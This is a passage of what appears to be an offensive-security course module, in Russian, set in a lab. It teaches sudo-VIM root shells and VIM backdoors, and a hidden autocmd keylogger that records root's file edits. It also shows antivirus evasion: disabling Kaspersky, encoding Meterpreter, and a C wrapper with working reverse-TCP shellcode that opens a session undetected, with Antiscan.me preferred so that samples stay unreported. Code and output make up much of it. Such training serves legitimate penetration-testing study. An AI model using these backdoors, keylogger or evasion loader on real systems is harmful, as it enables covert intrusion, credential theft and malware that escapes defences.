В этом случае пароль для sudo-доступа не требуется. Поэтому можно запустить VIM и затем ввести `:shell`, чтобы автоматически получить root-оболочку. Если бы пароль требовался, можно было бы использовать ранее обсуждённый вектор с алиасом, чтобы получить root-доступ через наш бэкдор-скрипт.

Обратите внимание: многие администраторы теперь требуют использовать `sudoedit`[15] для изменения чувствительных файлов. Этот процесс создает копии файлов для редактирования пользователем, а затем использует sudo, чтобы перезаписать старые файлы. Он также не дает самому редактору запускаться через sudo. При этом все еще нередко встречается, что системные администраторы просто добавляют VIM в разрешенные команды в файле sudoers.

Мы обсудили способ запускать скрипты через VIM-бэкдор, но что произойдет, если среда ограничена и не разрешает доступ к оболочке? Рассмотрим метод создания простого кейлоггера через VIM, который работает даже в ограниченном сеансе VIM.

#### 10.1.1.1 Упражнения

1. Добавьте бэкдор в VIM, как описано в модуле, напрямую изменив файл `.vimrc` пользователя и выполнив команду с подавленным выводом.
2. Добавьте бэкдор в VIM, добавив скрипт в папку плагинов VIM.
3. Добавьте бэкдор в VIM, загружая вторичный скрипт оболочки в файле `.vimrc` пользователя с подавленным выводом.
4. Создайте алиас для пользователя, чтобы `sudo` сохранял окружение пользователя, и активируйте его через загрузку файла `.bashrc` пользователя. Затем выполните команду как root, запустив VIM через sudo.
5. Используя пользователя `linuxvictim`, запустите VIM через sudo и получите root-оболочку с помощью команды `:shell`.

#### 10.1.1.2 Дополнительное задание

Получите обратную оболочку от имени root, используя описанный выше VIM-бэкдор.

### 10.1.2 Простой кейлоггер через конфигурацию VIM

Как мы уже упоминали, в конфигурационных файлах VIM `.vimrc` можно вводить разные команды, чтобы выполнять действия при запуске приложения или внутри работающей сессии редактора. VIM также даёт пользователю, а в нашем случае атакующему, возможность определять действия, которые выполняются при разных условиях срабатывания. Это делается с помощью автокоманд (autocommands).[16]

В этом сценарии мы хотим создать простой кейлоггер, чтобы записывать любые изменения, которые пользователь вносит в файл через наш скомпрометированный редактор VIM. Это может быть полезно для захвата чувствительных данных в конфигурационных файлах или скриптах.

Мы не сможем использовать предыдущий подход, потому что текущая система использует ограниченную среду VIM, которая блокирует любые команды оболочки. К счастью, настройки автокоманд являются внутренними для VIM и не требуют оболочки. Мы можем использовать `:autocmd` в конфигурационном файле VIM или в редакторе, чтобы задавать действия для набора заранее определённых событий. Полный список слишком велик, чтобы включать его здесь, но его можно посмотреть в справочнике по автокомандам по ссылке выше.

Полезные примеры включают `VimEnter`, то есть вход в VIM, `VimLeave`, выход из VIM, `FileAppendPre`, прямо перед дописыванием в файл, и `BufWritePost`, после записи буфера изменений в файл. Все они дают разные триггеры для выполнения действий, которые могут быть полезны атакующему.

Мы не хотим рисковать и мешать пользователю реально сохранять файлы, поскольку это может его насторожить. Чтобы этого избежать, можно выполнять наши действия на основе события `BufWritePost` в VIM. Оно срабатывает после того, как буфер уже записан в целевой файл.

Автокоманду можно определить с ключевым словом `autocmd`. Затем мы указываем, какой триггер автокоманды хотим использовать, определяем файлы, на которые он должен действовать, и наконец предоставляем команду, которую хотим выполнить при срабатывании действия.

Настроим автокоманду, которая срабатывает на действие `BufWritePost`, а затем записывает содержимое файла в указанный нами файл журнала. Мы хотим, чтобы действие работало для всех редактируемых файлов. Команда будет выглядеть примерно так.

```
:autocmd BufWritePost * :silent :w! >> /tmp/hackedfromvim.txt
```

Листинг 446 - Настройка действия для события автокоманды

В команде выше мы начинаем с указания, что определяем автокоманду через `:autocmd`. `BufWritePost` - событие, на которое мы срабатываем, то есть после записи буфера в файл будет выполнено наше действие. * указывает, что это действие будет выполнено для всех редактируемых файлов. Можно изменить это значение, чтобы оно совпадало только с файлами с конкретным именем или расширением, но в нашем случае мы хотим делать это для каждого файла.

Все после этого - фактическая команда, которую мы выполняем при срабатывании триггера. Команда, запускаемая после срабатывания условия, состоит из нескольких подкоманд. Сначала мы указываем, что отладочного вывода быть не должно, используя команду `:silent`. Затем используем `:w!`, чтобы сохранить содержимое буфера. Восклицательный знак (`!`) - принудительный модификатор. В этом случае он перезаписывает существующий файл, если он есть, и записывает в файл, даже если файл еще не существует. Затем мы перенаправляем вывод, дописывая его в `/tmp/hackedfromvim.txt`.

Помещать команду выше в файл `.vimrc` нашего пользователя не очень незаметно, поэтому добавим слой обфускации. Для этого можно загрузить вторичный конфигурационный файл VIM из другого расположения. Мы поместим команду в `/home/offsec/.vim/plugin/settings.vim`. Это не мешает пользователю увидеть файл, но делает это менее вероятным.

Если запустить VIM на тестовом файле и вставить любое содержимое, мы заметим, что сообщения об ошибках или признаки проблемы не появляются. Кроме того, наш выходной файл успешно записан, как показано в листинге ниже.

```
offsec@linuxvictim:~$ vi /tmp/test.txt

offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
-rw-rw-r-- 1 offsec offsec 26 Jul 31 13:52 /tmp/hackedfromvim.txt
```

Листинг 447 - Наша атака успешно сработала

Также можно запускать команды оболочки при срабатывании триггера автокоманды. Например, если мы хотели бы запустить скрипт оболочки вместо сохранения буфера в файл, можно просто заменить всё после `:silent` на `!`, за которым следует имя скрипта оболочки или команда оболочки. Обратите внимание, что в нашей текущей ограниченной среде этот подход использовать нельзя.

Этот подход полезен, но он записывает все содержимое измененного файла в наш файл журнала для каждого файла, который редактирует целевой пользователь. Файл журнала может быстро вырасти. Уточним атаку так, чтобы включать только файлы, которые пользователь редактирует с повышенными разрешениями. К счастью, VIM позволяет использовать управляющую логику в своем внутреннем скриптовом языке. Кроме того, как мы упоминали ранее, изнутри VIM можно обращаться к переменным

окружения, включая пользователя, от имени которого работает приложение. Объединим это, чтобы сделать кейлоггер более эффективным.

VIM поддерживает базовые операторы `if` в конфигурационных скриптах следующим образом.

```
:if <some condition>
:<some command>
:else
:<some alternative command>
:endif
```

Листинг 448 - Управляющая логика в конфигурационных файлах VIM

Объединив это с возможностью использовать переменные окружения, можно проверить, работает ли пользователь как root.

```
:if $USER == "root"
:autocmd BufWritePost * :silent :w! >> /tmp/hackedfromvim.txt
:endif
```

Листинг 449 - Проверка, является ли пользователь root

Заменим нашу строку в `settings.vim` на эту. Ранее мы обсуждали, что в некоторых системных конфигурациях возможно сохранять настройки пользовательского окружения VIM в sudo-контексте. В таких ситуациях, когда пользователь запускает VIM от своего имени, VIM ведет себя нормально. Когда же он запускает VIM в sudo-контексте, кейлоггер будет записывать любые изменения, которые он вносит в файлы, в указанный нами файл журнала.

```
offsec@linuxvictim:~$ rm /tmp/hackedfromvim.txt

offsec@linuxvictim:~$ vi /tmp/test.txt

offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
ls: cannot access '/tmp/hackedfromvim.txt': No such file or directory

offsec@linuxvictim:~$ sudo vi /tmp/test.txt

offsec@linuxvictim:~$ ls -al /tmp/hackedfromvim.txt
-rw-r--r-- 1 root root 31 Jul 31 14:02 /tmp/hackedfromvim.txt
```

Листинг 450 - Запуск эксплойта через sudo

По результатам в листинге 450 видно, что попытка запустить VIM как обычный пользователь не привела к созданию файла журнала. Однако при запуске через sudo файл журнала был создан от имени root.

В этом разделе мы обсудили создание простого кейлоггера или утилиты мониторинга содержимого файлов через возможность автокоманд в VIM, а также то, как подавить вывод и добавить управляющую логику к их действиям. Это даёт дополнительные векторы атаки и потенциально позволяет повысить привилегии после получения начального закрепления.

Далее сменим тему и найдём способы обхода антивируса в Linux, чтобы запускать вредоносные полезные нагрузки.

### 10.1.2.1 Упражнения

1. Используйте вызов автокоманды, чтобы написать простой VIM-кейлоггер и подавить его вывод, как в этом разделе, загружая его из отдельного файла, а не из пользовательского `.vimrc`.
2. Измените кейлоггер так, чтобы он записывал изменённое содержимое файлов только если пользователь является root.

## 10.2 Обход AV

Антивирусные решения для Linux развертываются реже, чем решения для Windows. Авторы вредоносного ПО обычно уделяют Linux меньше внимания, чем Windows, поскольку большинство пользователей конечных точек находится в Windows-среде. Это не означает, что антивирусные решения для Linux неэффективны, но в целом они обычно менее передовые, чем решения для Windows.[17]

Серверы под управлением Linux часто имеют критически важные бизнес-роли и поддерживают важные службы. Из-за ограниченной эффективности антивирусов в Linux влияние вредоносного ПО на таких системах может быть выше, чем на Windows-аналогах.

В этом разделе мы обойдём современное антивирусное решение Kaspersky Endpoint Security для Linux.[18]

### 10.2.1 Kaspersky Endpoint Security

Kaspersky - хорошо известный и широко используемый поставщик антивирусных продуктов, поэтому он даёт хорошую базовую точку для тестирования антивирусной защиты на Linux-системах. Продукт Kaspersky Endpoint Security по умолчанию включает защиту в реальном времени. Пока отключим её, чтобы яснее продемонстрировать базовые концепции.

Отключить Kaspersky можно с помощью утилиты `kesl-control`. Нужно использовать флаг `--stop-t`, который останавливает указанный номер задачи. Документация указывает, что защита в реальном времени работает как задача номер 1.

```
offsec@linuxvictim:/opt/av$ sudo kesl-control --stop-t 1
[sudo] password for offsec:
Task has been stopped
```

Листинг 451 - Отключение защиты в реальном времени для начальных тестов

В реальном сценарии мы не смогли бы отключить защиту в реальном времени без повышенных привилегий, но это немного упрощает демонстрацию возможностей обнаружения Kaspersky на базовых файлах. Если не отключить защиту в реальном времени, наши демонстрационные файлы будут немедленно удалены при скачивании или доступе к файлу. Двигаясь дальше, мы будем вручную сканировать файлы, которые хотим проверить.

Сначала попробуем тестовый файл EICAR.[19] Этот файл используется поставщиками антивирусов для тестирования возможностей обнаружения их продуктов. Все современные антивирусные системы обучены на нем и должны его обнаруживать. Запустим сканирование тестового файла EICAR, расположенного в `/opt/av/eicar.txt`.

Если во время тестирования файл удалён и мы хотим восстановить исходный файл EICAR на виртуальной машине, можно использовать следующую команду. Обратите внимание: важно убедиться, что защита в реальном времени отключена при выполнении этого шага, иначе файл снова будет удалён.

```
offsec@linuxvictim:/opt/av$ sudo gpg -d eicar.txt.gpg > eicar.txt
```

Листинг 452 - Восстановление файла EICAR

Команда расшифровывает зашифрованную версию файла EICAR с паролем `lab` и копирует ее обратно в файл `eicar.txt`.

Чтобы выполнить сканирование, можно запустить утилиту `kesl-control`, как раньше, но на этот раз с флагом `--scan-file`, который указывает файл для вирусного сканирования. В следующих командах мы проверяем, что файл существует, запускаем сканирование нашего тестового файла EICAR и затем подтверждаем, что файл был удален из файловой системы Kaspersky.

```
offsec@linuxvictim:/opt/av$ ls -al eicar.txt
-rwxrwxrwx 1 root root 68 Jul  1 15:34 eicar.txt

offsec@linuxvictim:/opt/av$ sudo kesl-control --scan-file ./eicar.txt
Scanned objects                     : 1
Total detected objects              : 1
Infected objects and other objects  : 1
Disinfected objects                 : 0
Moved to Storage                    : 1
Removed objects                     : 1
Not disinfected objects             : 0
Scan errors                         : 0
Password-protected objects          : 0
Skipped objects                     : 0

offsec@linuxvictim:/opt/av$ ls -al eicar.txt
ls: cannot access 'eicar.txt': No such file or directory
```

Листинг 453 - Сканирование тестового файла EICAR

Можно посмотреть имя обнаруженного заражения, запросив журнал событий Kaspersky. Для этого нужно указать `-E`, чтобы просмотреть журнал событий, и `--query`, чтобы вывести обнаруженные элементы. Затем можно использовать `grep` для фильтрации по `DetectName` и вывода имен обнаруженного вредоносного ПО.

```
offsec@linuxvictim:/opt/av$ sudo kesl-control -E --query | grep DetectName
DetectName=EICAR-Test-File
```

Листинг 454 - Просмотр вывода сканирования тестового файла EICAR

Получившаяся запись `DetectName` сообщает, что Kaspersky обнаружил тестовый файл EICAR, который мы изначально сканировали. Это подтверждает, что Kaspersky работает корректно и обнаруживает вредоносные файлы.

Далее попробуем просканировать полезную нагрузку Meterpreter. Сгенерируем незакодированную 64-битную полезную нагрузку Linux Meterpreter reverse TCP (`linux/x64/meterpreter/reverse_tcp`) на Kali как ELF-файл с именем `met.elf` и затем перенесём его на лабораторную машину в каталог `/tmp`. Если запустить сканирование Kaspersky для `met.elf`, как мы делали с тестовым файлом EICAR, файл будет обнаружен как вредоносный.

```
offsec@linuxvictim:/tmp$ sudo kesl-control --scan-file ./met.elf
Scanned objects                     : 1
Total detected objects              : 1
Infected objects and other objects  : 1
Disinfected objects                 : 0
Moved to Storage                    : 1
Removed objects                     : 1
Not disinfected objects             : 0
Scan errors                         : 0
Password-protected objects          : 0
Skipped objects                     : 0

offsec@linuxvictim:/tmp$ sudo kesl-control -E --query | grep DetectName
DetectName=EICAR-Test-File
DetectName=HEUR:Backdoor.Linux.Agent.ar
```

Листинг 455 - Сканирование ELF-файла оболочки Meterpreter

Результаты показывают, что ELF-файл Meterpreter был обнаружен, автоматически удалён и классифицирован как `Backdoor.Linux.Agent.ar`. Если попробовать несколько вариантов, заметим разные результаты. 32-битные полезные нагрузки Meterpreter ловятся как с кодировщиком, так и без него, когда при генерации ELF-файла Meterpreter используется `x86/shikata_ga_nai`. Однако 64-битная полезная нагрузка Meterpreter, закодированная кодировщиком `x64/zutto_dekiru`, не обнаруживается антивирусом, как показано в листинге ниже.

```
offsec@linuxvictim:/tmp$ sudo kesl-control --scan-file ./met64zutto.elf

Scanned objects                     : 1
Total detected objects              : 0
Infected objects and other objects  : 0
Disinfected objects                 : 0
Moved to Storage                    : 0
Removed objects                     : 0
Not disinfected objects             : 0
Scan errors                         : 0
Password-protected objects          : 0
Skipped objects                     : 0
```

Листинг 456 - Сканирование 64-битного ELF-файла Meterpreter, закодированного Zutto_Dekiru

Попробуем другой подход и поместим незакодированную x64-полезную нагрузку в C-программу как шеллкод. На этот раз восстановим защиту в реальном времени, чтобы сделать условия более реалистичными. Для этого снова запустим `kesl-control`, теперь с флагом `--start-t`, который запускает задачу. Снова укажем задачу `1`, то есть задачу защиты в реальном времени.

```
offsec@linuxvictim:/tmp$ sudo kesl-control --start-t 1
[sudo] password for offsec:
Task has been started
```

Листинг 457 - Повторное включение защиты в реальном времени для начальных тестов

Теперь, когда защита в реальном времени включена, при доступе к файлу или его запуске Kaspersky будет автоматически сканировать его на вирусы. Сгенерируем 64-битный незакодированный шеллкод с `msfvenom` на виртуальной машине Kali, на этот раз с типом вывода `c`. Затем вставим его в C-программу, которая будет обёрткой для загрузки и запуска шеллкода.

Мы не рассматривали программирование на C в этом курсе, поэтому кратко разберём каждую часть кода отдельно. Первые три строки - операторы включения (`include`). Они дают доступ к функциям, включённым в библиотеки, определённые стандартным языком программирования C.[20]

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

Листинг 458 - Операторы include в C-обёртке

Следующий раздел - переменная `buf`, представляющая массив беззнаковых символов и содержащая вывод шеллкода от `msfvenom` в формате C.

```
// Our payload generated by msfvenom
unsigned char buf[] =
"\x48\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48\x85\xc0\x78\x51\x6a\x0a"
"\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"
"\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00\x05\x39\xc0\xa8"
"\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x59"
"\x48\x85\xc0\x79\x25\x49\xff\xc9\x74\x18\x57\x6a\x23\x58\x6a"
"\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6\x0f\x05\x59\x59\x5f\x48"
"\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e"
"\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff\xe6";
```

Листинг 459 - Буфер полезной нагрузки в C-обёртке

Финальный раздел - функция `main`.

```
int main (int argc, char **argv)
{
    // Run our shellcode
    int (*ret)() = (int(*)())buf;
    ret();
}
```

Листинг 460 - Функция main в C-обёртке

Она содержит содержимое нашей программы и запускается при старте программы. Функция `main` принимает два аргумента: целое число `argc`, которое хранит, сколько аргументов передано программе, и `argv`, массив строк, содержащий фактические значения аргументов, переданных программе.

Внутри `main` есть две строки кода, которые могут показаться немного сложными. Язык C поддерживает указатели.[21] Переменная-указатель, обозначенная `*` между типом переменной и именем переменной, просто хранит адрес места в памяти, которое указывает на значение указанного нами типа. Рассмотрим короткий пример.

```
int myvalue = 10;
int* myptr = &myvalue;
int myothervalue = *myptr;
```

Листинг 461 - Указатели в C

В коде выше мы создаем целочисленную переменную `myvalue` со значением `10`. Во второй строке создаем целочисленный указатель `myptr`, на что указывает `int*`. Он указывает на место в памяти, где хранится целочисленное значение, в данном случае значение переменной `myvalue`, созданной в предыдущей строке. Адрес переменной `myvalue` извлекается с помощью символа амперсанда (`&`) перед именем переменной. В финальной строке мы используем оператор разыменования[22] (`*`), чтобы получить значение, хранящееся по адресу в `myptr`, и сохранить его в переменной `myothervalue`.

Если бы мы запустили код для печати содержимого всех трех переменных, получили бы вывод примерно такого вида.

```
myvalue: 10
myptr: 1793432192
myothervalue: 10
```

Листинг 462 - Значения разных переменных

Вывод `myvalue` равен `10`, потому что мы печатаем значение самой переменной. Значение `myptr` - это значение, хранящееся в указателе. Как мы знаем, указатели хранят адреса памяти, поэтому это адрес памяти, где хранится переменная `myvalue`. Переменная `myothervalue` получает данные, хранящиеся в расположении, на которое указывает `myptr`. Поскольку `myptr` хранит расположение нашей первой переменной `myvalue`, а мы извлекаем информацию, хранящуюся там, получаем вывод `10`. Это происходит потому, что `myothervalue` получает доступ к тем же данным, что хранятся в `myvalue`, используя указатель.

Теперь, разобравшись с указателями, можно изучить последние две строки в функции `main` нашего кодировщика шеллкода.

```
int (*ret)() = (int(*)())buf;
ret();
```

Листинг 463 - Последние две строки main

В первой строке листинга 463 мы определяем указатель на функцию (function pointer)[23] с именем `ret`.

Подробное описание указателей на функции и их работы выходит за рамки этого курса. На высоком уровне они работают так же, как указатели на другие типы объектов в памяти, но указывают на место в памяти, где хранится код функции.

В коде выше функция `ret` не принимает аргументов, на что указывают пустые скобки слева от знака равенства.

```
int (*ret)() = ...
```

Листинг 464 - Наша функция не принимает аргументы

`int` слева указывает, что функция возвращает целочисленное значение. Справа от знака равенства находится имя нашей переменной шеллкода, `buf`, но перед ним есть элементы в скобках:

```
... = (int(*)())buf;
```

Листинг 465 - Приведение буфера к указателю на функцию

Скобки и их содержимое просто указывают, что мы приводим[24] переменную `buf` к указателю на функцию. Обычно переменные-массивы символов уже являются указателями на набор символов в памяти, поэтому это уже указатель. В этом случае мы приводим его именно к указателю на функцию. Это позволяет вызвать наш шеллкод `buf` как любую другую функцию.

Последняя строка `main` просто берёт созданный указатель на функцию с именем `ret` и вызывает функцию, на которую он указывает, то есть наш шеллкод.

Когда программа-обёртка написана, настроим слушатель в Metasploit, соответствующий типу шеллкода. Затем скомпилируем код с помощью GNU C Compiler[25] (`gcc`). Переменная `buf` является локальной переменной и поэтому хранится на стеке.[26] Выполнение шеллкода обычно было бы заблокировано, поскольку стек помечен как неисполняемый для бинарных файлов, скомпилированных современными версиями `gcc`. Мы можем явно разрешить это параметром `-z execstack`.[27]

Мы укажем выходной файл `hack.out` через параметр `-o` и файл исходного кода `hack.c`.

```
offsec@linuxvictim:/tmp$ gcc -o hack.out hack.c -z execstack
```

Листинг 466 - Компиляция C-обертки

Обратите внимание, что этот пример можно скомпилировать на виртуальной машине Kali или на виртуальной машине `linuxvictim` в лаборатории. В реальной среде, если компиляция выполняется на Kali, нужно убедиться, что архитектура процессора совпадает с целевой средой.

Далее запустим обёртку шеллкода.

```
offsec@linuxvictim:/tmp$ ./hack.out
```

Листинг 467 - Запуск C-обертки

На стороне Metasploit мы получаем оболочку.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.120:1337

[*] Sending stage (3021284 bytes) to 192.168.120.45
[*] Meterpreter session 6 opened (192.168.119.120:1337 -> 192.168.120.45:52140)

meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
```

Листинг 468 - Получение оболочки от C-обертки

Мы знаем, что программа-обертка шеллкода работает даже при включенном сканировании Kaspersky в реальном времени, но попробуем явно просканировать ее Kaspersky, чтобы понять, что произойдет.

```
offsec@linuxvictim:/opt/av$ sudo kesl-control --scan-file ./hack.out
Scanned objects                      : 1
Total detected objects               : 0
Infected objects and other objects   : 0
Disinfected objects                  : 0
Moved to Storage                     : 0
Removed objects                      : 0
Not disinfected objects              : 0
Scan errors                          : 0
Password-protected objects           : 0
Skipped objects                      : 0
offsec@linuxvictim:/opt/av$
```

Листинг 469 - Результаты сканирования нашей C-обертки

Удивительно, но мы можем обойти Kaspersky, просто завернув шеллкод в C-программу. Kaspersky оказался довольно простым для обхода. Однако не все антивирусные продукты одинаковы, поэтому попробуем альтернативу.

### 10.2.2 Antiscan.me

Сайт AntiScan.me[28] - хороший вариант для проверки несколькими сканерами одновременно. Мы можем использовать эту службу, чтобы проверить наш бинарный файл C-обёртки оболочки и определить, обнаруживается ли он другими продуктами.

`Antiscan.me` разрешает только три бесплатных сканирования в день, поэтому нужно выбирать сканирования разумно или оплатить подписку. Число обнаружений может различаться в зависимости от версии полезной нагрузки и любых изменений конфигурации, сделанных Antiscan в своей инфраструктуре.

Запустим простой тест с известным вредоносным файлом. Хорошим выбором будут простые ELF-файлы Meterpreter, которые мы генерировали ранее.

Из-за дневного лимита сканирований выполнять это сканирование при повторении шагов необязательно. Мы включили его здесь, чтобы продемонстрировать результаты простого примера.

Antiscan принимает только файлы с расширением `.exe`, поэтому мы переименуем файл на виртуальной машине Kali и затем загрузим его на сайт Antiscan. Это может быть не полностью корректный тест, поскольку мы не знаем, как Antiscan обрабатывает файлы на серверной стороне, а требование иметь файлы с расширением `.exe` указывает, что они, вероятно, ожидают образцы вредоносного ПО для Windows. Тем не менее этот тест позволит хотя бы получить представление, ловятся ли базовые Linux-полезные нагрузки Meterpreter.

Сначала просканируем 32-битный ELF-файл Linux Meterpreter, который мы сгенерировали ранее. Файл обнаружен 8 из 26 сканеров. По крайней мере некоторые сканеры распознают файл именно как ELF-файл с вредоносной полезной нагрузкой или угрозой для Linux. Это говорит, что AntiScan.me как минимум частично учитывает Linux.




Рисунок 167: Сканирование 32-битного Linux Meterpreter

Если попробовать просканировать наш 64-битный ELF-файл Linux Meterpreter, как показано на изображении ниже, его обнаруживают четыре сканера. Это не слишком обнадеживающий результат, но по крайней мере часть продуктов обнаруживает наш файл. Обратите внимание, что сканеры определяют файл как ELF-файл, а полезную нагрузку как Linux-based, похожим образом с 32-битным файлом.




Рисунок 168: Сканирование типовой оболочки Meterpreter

Хотя Antiscan.me, судя по требуемому расширению файла `.exe`, вероятно ориентирован на Windows-бинарники, мы видим, что его сканеры также используют сигнатуры для вредоносного ПО под Linux. Главный конкурент/альтернатива этой службы - VirusTotal, который сообщает отправленные образцы антивирусным компаниям для разработки сигнатур обнаружения. В нашем случае это нежелательно, поэтому мы предпочитаем Antiscan.me.

Также обратите внимание, что Kaspersky обнаружил бинарный файл тем же способом, что и на нашей системе. Это указывает, что сигнатуры совпадают, и сравнение как минимум достаточно честное.

Теперь, когда мы знаем, что сканеры работают, попробуем наш простой бинарный файл C-обёртки шеллкода. После переименования с расширением `.exe` и скачивания файла на виртуальную машину Kali можно загрузить его на сайт. Удивительно, но он получает только 2 обнаружения из 26 возможных сканеров.

